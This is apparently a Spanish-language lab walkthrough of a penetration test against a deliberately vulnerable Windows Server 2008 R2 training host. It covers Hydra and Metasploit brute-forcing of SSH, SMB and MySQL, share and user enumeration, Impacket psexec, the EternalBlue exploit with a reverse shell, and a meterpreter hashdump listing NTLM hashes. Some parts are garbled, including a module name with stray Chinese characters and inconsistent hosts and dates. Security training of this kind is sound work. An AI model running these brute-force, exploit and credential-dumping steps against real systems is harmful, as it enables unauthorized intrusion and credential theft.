```

Recordemos que OpenSSH tiene algunas vulnerabilidades. Sin embargo, la mayoría de ellos realmente afectan a OpenSSH versión 7.2.

Podemos realizar fuerza bruta para obtener credenciales legítimas para el servicio OpenSSH mediante Hydra:

Recordemos que ya teníamos dos usuarios y sus contraseñas. Veamos si el administrador ha puesto las mismas para ambos servicios (FTP y SSH).

```

[+] (root@INE) -[~]
└─# hydra -l vagrant -P /root/Desktop/wordlists/wordlists/100-common-passwords.txt demo.ine.local -t 4 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-31 06:58:21
[DATA] max 4 tasks per 1 server, overall 4 tasks, 100 login tries (l:/t/p:100), -25 tries per task
[DATA] attacking ssh://demo.ine.local:22/
[STATUS] 44.00 tries/min, 44 tries in 00:01h, 56 to do in 00:02h, 4 active
[STATUS] 42.00 tries/min, 84 tries in 00:02h, 16 to do in 00:01h, 4 active
[22][ssh] host: demo.ine.local login: vagrant password: vagrant
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-07-31 07:01:04

[+] (root@INE) -[~]
└─# hydra -l administrator -P /root/Desktop/wordlists/wordlists/100-common-passwords.txt demo.ine.local -t 4 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-31 07:01:17
[DATA] max 4 task per 1 server, overall 4 tasks, 100 login tries (l:/t/p:100), -25 tries per task
[DATA] attacking ssh://demo.ine.local:22/
[STATUS] 44.00 tries/min, 44 tries in 00:01h, 56 to do in 00:02h, 4 active
[STATUS] 42.00 tries/min, 84 tries in 00:02h, 16 to do in 00:01h, 4 active
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-07-31 07:04:00

[+] (root@INE) -[~]
└─#

```

Parece ser que solo tenemos una credencial para este servicio. El administrador ha desactivado el login mediante el usuario administrador en el servicio ssh.

Ahora vamos a usar el módulo de auxiliar de Metasploit para logearnos y que nos dé una sesión:

```

msf6 auxiliary(scanner/ssh/ssh_login) > set USERNAME vagrant
USERNAME => vagrant
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS
set PASSWORD          set PASSWORD_SPRAY  set PASS_FILE
msf6 auxiliary(scanner/ssh/ssh_login) > set PASSWORD vagrant
PASSWORD => vagrant
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS demo.ine.locla
RHOSTS => demo.ine.locla
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] Msf::OptionValidateError The following options failed to validate:
[-] Invalid option RHOSTS: Host resolution failed: demo.ine.locla
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS demo.ine.local
RHOSTS => demo.ine.local
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 10.2.29.75:22 - Starting bruteforce
[*] 10.2.29.75:22 - Success: 'vagrant:vagrant' 'Microsoft Windows Server 2008 R2 Standard 6.1.7601 Service Pack 1 Build 7601'
[*] SSH session 1 opened (10.10.37.4:35909 → 10.2.29.75:22) at 2025-07-31 07:06:50 +0530
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > sessions

Active sessions
=====

```

Id	Name	Type	Information	Connection
1		shell windows	SSH root @	10.10.37.4:35909 → 10.2.29.75:22 (10.2.29.75)

```

msf6 auxiliary(scanner/ssh/ssh_login) > 

```

Otra técnica que podemos utilizar es generar un payload con msfvenom, un payload meterpreter, y luego transferirlo al sistema objetivo a través de nuestro acceso SSH, pero no será el caso ya que hemos obtenido acceso.

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 1
[*] Starting interaction with 1 ...

ls
AppData
Application Data
Contacts
Cookies
Desktop
Documents
Downloads
Favorites
Links
Local Settings
Music
My Documents
NTUSER.DAT
NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TM.blf
NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer000000000000000000000001.regtrans-ms
NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer000000000000000000000002.regtrans-ms
NetHood
Pictures
PrintHood
Recent
Saved Games
Searches
SendTo
Start Menu
Templates
VBoxGuestAdditions.iso
Videos
config.yml
ntuser.dat.LOG1
```

Bien, ahora si queremos obtener una sesión de comando estándar de Windows, típica CMD de Windows es muy sencillo. Simplemente escribimos bash.

```
bash
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\vagrant>
```

```
C:\Users\vagrant>net localgroup administrators
Alias name      administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-----
Administrator
sshd_server
sshd_server
The command completed successfully.

C:\Users\vagrant>
```

```
C:\Users\vagrant>whoami /priv
PRIVILEGES INFORMATION

Privilege Name          Description          State
=====                  ======              =====
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process      Enabled
SeSecurityPrivilege          Manage auditing and security log      Enabled
SeTakeOwnershipPrivilege     Take ownership of files or other objects      Enabled
SeLoadDriverPrivilege        Load and unload device drivers      Enabled
SeSystemProfilePrivilege     Profile system performance      Enabled
SeSystemtimePrivilege        Change the system time      Enabled
SeProfileSingleProcessPrivilege Profile single process      Enabled
SeIncreaseBasePriorityPrivilege Increase scheduling priority      Enabled
SeCreatePagefilePrivilege    Create a pagefile      Enabled
SeBackupPrivilege            Back up files and directories      Enabled
SeRestorePrivilege           Restore files and directories      Enabled
SeShutdownPrivilege          Shut down the system      Enabled
SeDebugPrivilege             Debug programs      Enabled
SeSystemEnvironmentPrivilege Modify firmware environment values      Enabled
SeChangeNotifyPrivilege     Bypass traverse checking      Enabled
SeRemoteShutdownPrivilege   Force shutdown from a remote system      Enabled
SeUndockPrivilege            Remove computer from docking station      Enabled
SeManageVolumePrivilege      Perform volume maintenance tasks      Enabled
SeImpersonatePrivilege      Impersonate a client after authentication      Enabled
SeCreateGlobalPrivilege      Create global objects      Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set      Enabled
SeTimeZonePrivilege          Change the time zone      Enabled
SeCreateSymbolicLinkPrivilege Create symbolic links      Enabled

C:\Users\vagrant>
```

En términos de elevar nuestros privilegios, normalmente tendríamos que pasar por alto bypass UAC o utilizar otra técnica de escalada de privilegios.

Ahora pasemos al servicio SMB.

```
File Actions Edit View Help          Shell No. 1
root@attackdefense:~# nmap -sV -p 445 10.0.31.252
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-24 05:25 IST
Nmap scan report for demo.ine.local (10.0.31.252)
Host is up (0.0035s latency).

PORT      STATE SERVICE      VERSION
445/tcp    open  microsoft-ds Windows Server 2008 R2 Standard 7601 Service Pack 1 microsoft-ds
Service Info: OS: Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
                I

Host script results:
|_clock-skew: mean: 2h39m59s, deviation: 4h37m07s, median: 0s
|_nbstat: NetBIOS name: VAGRANT-2008R2, NetBIOS user: <unknown>, NetBIOS MAC: 06:d4:d3:b1:3c:e0 (unknown)
|_smb2-time:
|   date: 2022-01-23T23:55:37
|   start_date: 2022-01-23T23:49:54
|_smb2-security-mode:
|   2.1:
|     Message signing enabled but not required
|_smb-security-mode:
|   account used: guest
|   authentication level: user
|   challenge_response: supported
|   message_signing: disabled (dangerous, but default)
|_smb-os-discovery:
|   OS: Windows Server 2008 R2 Standard 7601 Service Pack 1 (Windows Server 2008 R2 Standard 6.1)
|   OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
|   Computer name: vagrant_2008R2
|   NetBIOS computer name: VAGRANT-2008R2\x00
|   Workgroup: WORKGROUP\x00
|   System time: 2022-01-23T15:55:37-08:00

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.67 seconds
root@attackdefense:~#
```

Vamos a realizar una fuerza bruta en el usuario administrador. Recordemos que ya teníamos acceso a dos credenciales legítimas, pero siempre es bueno recrear el ataque por si el administrador ha cambiado las contraseñas o las ha dejado por igual.

```
root@attackdefense:~# hydra -l administrator -P /usr/share/wordlists/metasploit/unix_users.txt 10.0.31.252 smb
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-01-24 05:31:45
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[DATA] max 1 task per 1 server, overall 1 task, 168 login tries (l:1/p:168), ~168 tries per task
[DATA] attacking smb://10.0.31.252:445/
[445][smb] host: 10.0.31.252 login: administrator password: vagrant
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-01-24 05:31:47
root@attackdefense:~#
```

```

root@attackdefense:~# hydra -l vagrant -P /usr/share/wordlists/metasploit/unix users.txt 10.0.31.252 smb
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal
purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-01-24 05:32:19
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[DATA] max 1 task per 1 server, overall 1 task, 168 login tries (l:1/p:168), ~168 tries per task
[DATA] attacking smb://10.0.31.252:445/
[445][smb] host: 10.0.31.252 login: vagrant password: vagrant
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-01-24 05:32:22
root@attackdefense:~#

```

¿Qué podemos hacer con estas credenciales? Recordemos que durante el escaneo de puertos e identificamos que tenemos el servicio RDP ejecutándose, entonces podemos autenticarnos en el objetivo a través de RDP. Sin embargo, estamos centrados en la explotación del servicio SMB.

Bien, el siguiente paso lógico sería enumerar las carpetas compartidas. La enumeración de shares se puede hacer sin credenciales o en el caso de que tengamos credenciales legítimas podremos obtener mucha más información.

Para ello utilizaremos una herramienta llamada smbclient:

```

└─(root@INE)-[~]
  # smbclient -L demo.ine.local -U vagrant
  Password for [WORKGROUP\vagrant]:
  Sharename      Type      Comment
  _____
  ADMIN$        Disk      Remote Admin
  C$            Disk      Default share
  IPC$          IPC       Remote IPC
  Reconnecting with SMB1 for workgroup listing.
  do_connect: Connection to demo.ine.local failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
  Unable to connect with SMB1 -- no workgroup available
  └─(root@INE)-[~]
    #

```

También podemos utilizar smbmap:

```

└─(root@INE)-[~]
  # smbmap -u vagrant -p vagrant -H demo.ine.local
  SMBMap - Samba Share Enumerator v1.10.2 | Shawn Evans - ShawnDEvans@gmail.com
  https://github.com/ShawnDEvans/smbmap

  [*] Detected 1 hosts serving SMB
  [*] Established 1 SMB connection(s) and 1 authentidated session(s)

  [+]
  IP: 10.2.31.197:445 Name: demo.ine.local           Status: ADMIN!!!
  Disk
  _____
  ADMIN$          Permissions
  C$              READ, WRITE
  IPC$            NO ACCESS
  Remote Admin
  Default share
  Remote IPC

  └─(root@INE)-[~]
    #

```

Otra cosa importante que podemos hacer es enumerar otras cuentas de usuario en el sistema con las credenciales que ya tenemos.

Para ello utilizaremos una herramienta llamada enum4linux:

```

[~] # enum4linux -u vagrant -p vagrant -U demo.ine.local
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Thu Jul 31 07:32:33 2025
[+] Got domain/workgroup name: WORKGROUP
[+] Server demo.ine.local allows sessions using username 'vagrant', password 'vagrant'
Domain Name: WORKGROUP
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup
[+] Users on demo.ine.local

index: 0xb RID: 0x3ee acb: 0x00000010 Account: han_solo Name: (null) Desc: (null)
index: 0xc RID: 0x3f7 acb: 0x00000010 Account: jabba_hutt Name: (null) Desc: (null)
index: 0xd RID: 0x3fa acb: 0x00000010 Account: jarjar_binks Name: (null) Desc: (null)
index: 0xe RID: 0x3fa acb: 0x00000010 Account: kylo_ren Name: (null) Desc: (null)
index: 0xf RID: 0x3f5 acb: 0x00000010 Account: lando_calrissian Name: (null) Desc: (null)
index: 0x10 RID: 0x3ec acb: 0x00000010 Account: leia_organa Name: (null) Desc: (null)
index: 0x11 RID: 0x3ed acb: 0x00000010 Account: luke_skywalker Name: (null) Desc: (null)
index: 0x12 RID: 0x3e9 acb: 0x00000211 Account: sshd Name: sshd privsep Desc: (null)
index: 0x13 RID: 0x3ea acb: 0x00000210 Account: sshd_server Name: sshd server account Desc: (null)
index: 0x14 RID: 0x3e8 acb: 0x00000210 Account: vagrant Name: vagrant Desc: Vagrant User

user:[Administrator] rid:[0x1f4]
user:[anakin_skywalker] rid:[0x3f3]
user:[artoo_detoo] rid:[0x3ef]
user:[ben_kenobi] rid:[0x3f1]
user:[boba_fett] rid:[0x3f6]
user:[chewbacca] rid:[0x3f9]
user:[c_three_pio] rid:[0x3f0]
user:[darth_vader] rid:[0x3f2]
user:[greedo] rid:[0x3f8]
user:[Guest] rid:[0x1f5]
user:[han_solo] rid:[0x3ee]
user:[jabba_hutt] rid:[0x3f7]
user:[jarjar_binks] rid:[0x3f4]
user:[kylo_ren] rid:[0x3fa]
user:[lando_calrissian] rid:[0x3f5]
user:[leia_organa] rid:[0x3ec]
user:[luke_skywalker] rid:[0x3ed]
user:[sshd] rid:[0x3e9]
user:[sshd_server] rid:[0x3ea]
user:[vagrant] rid:[0x3e8]
enum4linux complete on Thu Jul 31 07:32:34 2025

```

También podemos utilizar el módulo auxiliar de Metasploit para enumerar usuarios igual que enum4linux:

```

msf6 > use 1
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 auxiliary(scanner/smb/smb_enumusers) > set RHOSTS demo.ine.local
RHOSTS => demo.ine.local
msf6 auxiliary(scanner/smb/smb_enumusers) > set SMBPass vagrant
SMBPass => vagrant
msf6 auxiliary(scanner/smb/smb_enumusers) > set SMBUser vagrant
SMBUser => vagrant
msf6 auxiliary(scanner/smb/smb_enumusers) > run
[*] 10.2.31.197:445 - Using automatically identified domain: VAGRANT-2008R2
[*] 10.2.31.197:445 - VAGRANT-2008R2 [ Administrator, anakin_skywalker, artoo_detoo, ben_kenobi, boba_fett, chewbacca, c_three_pio, darth_vader, greedo, Guest, han_solo, jabba_hutt, jarjar_binks, kylo_ren, lando_calrissian, leia_organa, luke_skywalker, sshd, sshd_server, vagrant ] { LockoutTries=0 PasswordMin=0 }
[*] 10.2.31.197:445 - BuiltIn [ ] ( LockoutTries=0 PasswordMin=0 )
[*] demo.ine.local:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_enumusers) >

```

Otra herramienta muy útil es psexec.py para logearnos legítimamente:

```

└─(root@INE)-[~]
# cd /usr/share/doc/python3-impacket/examples/
└─(root@INE)-[/usr/share/doc/python3-impacket/examples]
# python3 psexec.py administrator@demo.ine.local
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

Password:
[*] Requesting shares on demo.ine.local.....
[*] Found writable share ADMIN$ 
[*] Uploading file AFOOJVIU.exe
[*] Opening SVCManager on demo.ine.local.....
[*] Creating service whyX on demo.ine.local.....
[*] Starting service whyX.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32> █

```

PRIVILEGES INFORMATION		
Privilege Name	Description	State
SeAssignPrimaryTokenPrivilege	Replace a process level token	Disabled
SeLockMemoryPrivilege	Lock pages in memory	Enabled
SeIncreaseQuotaPrivilege	Adjust memory quotas for a process	Disabled
SeTcbPrivilege	Act as part of the operating system	Enabled
SeSecurityPrivilege	Manage auditing and security log	Disabled
SeTakeOwnershipPrivilege	Take ownership of files or other objects	Disabled
SeLoadDriverPrivilege	Load and unload device drivers	Disabled
SeSystemProfilePrivilege	Profile system performance	Enabled
SeSystemtimePrivilege	Change the system time	Disabled
SeProfileSingleProcessPrivilege	Profile single process	Enabled
SeIncreaseBasePriorityPrivilege	Increase scheduling priority	Enabled
SeCreatePagefilePrivilege	Create a pagefile	Enabled
SeCreatePermanentPrivilege	Create permanent shared objects	Enabled
SeBackupPrivilege	Back up files and directories	Disabled
SeRestorePrivilege	Restore files and directories	Disabled
SeShutdownPrivilege	Shut down the system	Disabled
SeDebugPrivilege	Debug programs	Enabled
SeAuditPrivilege	Generate security audits	Enabled
SeSystemEnvironmentPrivilege	Modify firmware environment values	Disabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeUndockPrivilege	Remove computer from docking station	Disabled
SeManageVolumePrivilege	Perform volume maintenance tasks	Disabled
SeImpersonatePrivilege	Impersonate a client after authentication	Enabled
SeCreateGlobalPrivilege	Create global objects	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Enabled
SeTimeZonePrivilege	Change the time zone	Enabled
SeCreateSymbolicLinkPrivilege	Create symbolic links	Enabled

Metasploit también tiene un módulo de psexec en el caso de que queramos hacerlo desde allí.

Ahora, ¿qué pasaría si no hubiéramos obtenido ninguna credencial?

Bueno, recordemos que la víctima ejecuta Windows Server 2008 y Windows Server 2008 R2, y ambas son vulnerables a la vulnerabilidad de eternalblue.

```

msf6 exploit(windows/smb/ms17_010_永恒之蓝) > set SMBPass vagrant
SMBPass => vagrant
msf6 exploit(windows/smb/ms17_010_永恒之蓝) > set SMBUser administrator
SMBUser => administrator
msf6 exploit(windows/smb/ms17_010_永恒之蓝) > exploit

[-] Msf::OptionValidateError One or more options failed to validate: RHOSTS.
msf6 exploit(windows/smb/ms17_010_永恒之蓝) > set RHOSTS demo.ine.local
RHOSTS => demo.ine.local
msf6 exploit(windows/smb/ms17_010_永恒之蓝) > exploit

[*] Started reverse TCP handler on 10.10.37.2:4444
[*] 10.2.31.197:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 10.2.31.197:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (64-bit)
[*] 10.2.31.197:445 - Scanned 1 of 1 hosts (100% complete)
[*] 10.2.31.197:445 - The target is vulnerable.
[*] 10.2.31.197:445 - Connecting to target for exploitation.
[*] 10.2.31.197:445 - Connection established for exploitation.
[*] 10.2.31.197:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.2.31.197:445 - CORE raw buffer dump (51 bytes)
[*] 10.2.31.197:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Server 2
[*] 10.2.31.197:445 - 0x00000010 30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20 008 R2 Standard
[*] 10.2.31.197:445 - 0x00000020 37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63 7601 Service Pac
[*] 10.2.31.197:445 - 0x00000030 6b 20 31 k 1
[*] 10.2.31.197:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.2.31.197:445 - Trying exploit with 12 Groom Allocations.
[*] 10.2.31.197:445 - Sending all but last fragment of exploit packet

```

```

meterpreter > sysinfo
Computer : VAGRANT-2008R2
OS       : Windows Server 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain   : WORKGROUP
Logged On Users : 1
Meterpreter : x64/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
anakin_skywalker:1011:aad3b435b51404eeaad3b435b51404ee:c706f83a7b17a0230e55cd2f3de94fa:::
artoo_detoo:1007:aad3b435b51404eeaad3b435b51404ee:fac6aada8b7afc418b3afea63b7577b4:::
ben_kenobi:1009:aad3b435b51404eeaad3b435b51404ee:4fb77d816bce7aeee80d7c2e5e55c859:::
boba_fett:1014:aad3b435b51404eeaad3b435b51404ee:d60f9a4859da4feadaf160e97d200dc9:::
chewbacca:1017:aad3b435b51404eeaad3b435b51404ee:e7200536327ee731c7fe136af4575ed8:::
c_three_pio:1008:aad3b435b51404eeaad3b435b51404ee:0fd2eb40c4aa690171ba066c037397ee:::
darth_vader:1010:aad3b435b51404eeaad3b435b51404ee:b73a851f8ecff7acafbaa4a806aea3e0:::
greedo:1016:aad3b435b51404eeaad3b435b51404ee:ce269c6b7d9e2f1522b44686b49082db:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
han Solo:1006:aad3b435b51404eeaad3b435b51404ee:33ed98c5969d05a7c15c2599e3ef951:::
jabba_hutt:1015:aad3b435b51404eeaad3b435b51404ee:93ec4ea63d63565f37fe7f28d99ce76:::
jarjar_binks:1012:aad3b435b51404eeaad3b435b51404ee:ec1dc52077e75aef4a1930b0917c4d4:::
kylo_ren:1018:aad3b435b51404eeaad3b435b51404ee:74c0a3d06613d3240331e94ae18b001:::
lando_calrissian:1013:aad3b435b51404eeaad3b435b51404ee:62708455898f2d7db11cfb670042a53f:::
leia_organa:1004:aad3b435b51404eeaad3b435b51404ee:8ae6a810ce203621cf9cfa6f21f14028:::
luke_skywalker:1005:aad3b435b51404eeaad3b435b51404ee:481e6150bde6998ed22b0e9bac82005a:::
sshd:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
sshd_server:1002:aad3b435b51404eeaad3b435b51404ee:8d0a16fc061c3359db455d00ec27035:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
meterpreter >

```

Ahora vamos a pasar a cómo explotar o cómo obtener acceso al servidor de base de datos de MySQL que se ejecuta en el sistema objetivo.

```

[root@INE ~]# nmap -sV -p3306,8585 10.2.24.109
Starting Nmap 7.94 ( https://nmap.org ) at 2025-07-31 18:56 IST
Nmap scan report for demo.ine.local (10.2.24.109)
Host is up (0.0037s latency).

PORT      STATE SERVICE VERSION
3306/tcp  open  mysql  MySQL 5.5.20-log
| mysql-info:
|_ Protocol: 10
| Version: 5.5.28-log
| Thread ID: 5
| Capabilities Flags: 63487
| Some Capabilities: IgnoreSpaceBeforeParenthesis, Support41Auth, FoundRows, LongColumnFlag, Speaks41ProtocolOld, SupportsTransactions, SupportsCompression, Speaks41ProtocolNew, IgnoreS
ignores, _DBCCClient, ConnectWithDatabase, SupportsLoadDataLocal, InteractiveClient, LongPassword, DontAllowDatabaseTableColumn, SupportsMultipleStatements, SupportsMultipleResults, Support
sAutocommit, Status: Autocommit
|_ Salt: g>Rg1"10P"wm?2x*c
|_ Auth Plugin Name: mysql_native_password
8585/tcp  open  http   Apache httpd/2.2.21 ((Win64) PHP/5.3.10 DAV/2)
|_http-server-header: Apache/2.2.21 (Win64) PHP/5.3.10 DAV/2
|_http-title: WAMPSEVER Homepage

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.13 seconds

```

3306 es el puerto predeterminado de MySQL, así como el puerto 8585 donde pudimos identificar que tenemos un servidor WAMP que aloja un sitio WordPress, así como PhpMyAdmin.

Sin embargo, recordemos que no pudimos acceder al PHPMyAdmin porque el acceso había restringido a una IP específica, probablemente el host local.

Pasemos ahora a buscar exploits pertinentes a esta específica versión de MySQL:

```
(root@INE) [~] -# searchsploit MySQL 5.5.20
Exploit Title | Path
MySQL < 5.6.35 / < 5.7.17 - Integer Overflow | multiple/dos/41954.py
MySQL < 5.6.35 / < 5.7.17 - Integer Overflow | multiple/dos/41954.py

Shellcodes: No Results
Papers: No Results

(root@INE) [~] -# searchsploit MySQL 5.5
Exploit Title | Path
MySQL / MariaDB / PerconaDB 5.5.51/5.6.32/5.7.14 - Code Execution / Privilege Escalation | linux/local/40360.py
MySQL / MariaDB / PerconaDB 5.5.x/5.6.x/5.7.x - 'mysql' System User Privilege Escalation / Race Condition | linux/local/40678.c
MySQL / MariaDB / PerconaDB 5.5.x/5.6.x/5.7.x - 'root' System User Privilege Escalation | linux/local/40679.sh
MySQL 5.1/5.5 (Windows) - 'MySQLJackpot' Remote Command Execution | windows/remote/23973.txt
MySQL 5.5.45 (x64) - Local Credentials Disclosure | windows_x86-64/local/40337.py
MySQL 5.5.45 - procedure analyse Function Denial of Service | multiple/dos/39867.py
MySQL 5.5.48 - Remote Denial of Service | windows/dos/18269.py
MySQL < 5.6.35 / < 5.7.17 - Integer Overflow | multiple/dos/41954.py
MySQL < 5.6.35 / < 5.7.17 - Integer Overflow | multiple/dos/41954.py
MySQL Eventum 1.5.5 - 'login.php' SQL Injection | php/webapps/1134.pl
MySQL Quick Admin 1.5.5 - 'cookie' Local File Inclusion | php/webapps/6641.txt
MySQL Quick Admin 1.5.5 - Local File Inclusion | php/webapps/7020.txt

Shellcodes: No Results
Papers: No Results
```

No tenemos ningun exploit en particular para esta versión, así que vamos a pasar a conseguir credenciales legítimas. Para ello, vamos a usar el módulo auxiliar de Metasploit:

```
msf6 auxiliary(scanner/mysql/mysql_login) > set PASS_FILE /root/Desktop/wordlists/wordlists/100-common-passwords.txt
PASS_FILE => /root/Desktop/wordlists/wordlists/100-common-passwords.txt
msf6 auxiliary(scanner/mysql/mysql_login) > set VERBOSE false
VERBOSE => false
msf6 auxiliary(scanner/mysql/mysql_login) > set RHOSTS demo.ine.local
RHOSTS => demo.ine.local
msf6 auxiliary(scanner/mysql/mysql_login) > run

[*] 10.2.24.109:3306 - 10.2.24.109:3306 - Success: 'root:'
[*] demo.ine.local:3306 - Scanned 1 of 1 hosts (100% complete)
[*] demo.ine.local:3306 - Bruteforce completed, 1 credential was successful.
[*] demo.ine.local:3306 - You can open an MySQL session with these credentials and CreateSession set to true
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_login) >
```

Como podemos ver, el usuario es root, y la contraseña es nula, esto quiere decir que el administrador no estableció una contraseña.

```
(root@INE) [~] -# mysql -u root -p -h demo.ine.local
Enter password:
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MySQL connection id is 15
Server version: 5.5.20-log MySQL Community Server (GPL)


Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+-----+
| Database |
+-----+
| information_schema |
| cards |
| mysql |
| performance_schema |
| test |
| wordpress |
+-----+
6 rows in set (0.068 sec)

MySQL [(none)]>
```

Vamos a intentar obtener acceso a PhpMyAdmin



Antes echamos un vistazo a cómo podemos obtener acceso al sistema objetivo a través de SMB.

Así que vamos a modificar la configuración de PhpMyAdmin, lo que permite a cualquier usuario acceder a PhpMyAdmin a través del buscador.

Primero vamos a acceder mediante el módulo de psexec o eternalblue:

NOTA: recordemos que, en ciertos casos, para modificar archivos que pertenecen a aplicaciones como WAMP, necesitará privilegios elevados para hacerlo.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.0.25.212
RHOSTS => 10.0.25.212
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 10.10.16.2:4444
[*] 10.0.25.212:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.0.25.212:445 - Host is likely VULNERABLE to MS17-010! - Wi
ndows Server 2008 R2 Standard 7601 Service Pack 1 x64 (64-bit)
[*] 10.0.25.212:445 - Scanned 1 of 1 hosts (100% complete)
[+] 10.0.25.212:445 - The target is vulnerable.
[*] 10.0.25.212:445 - Connecting to target for exploitation.
[+] 10.0.25.212:445 - Connection established for exploitation.
[+] 10.0.25.212:445 - Target OS selected valid for OS indicated by SMB
reply
[*] 10.0.25.212:445 - CORE raw buffer dump (51 bytes)
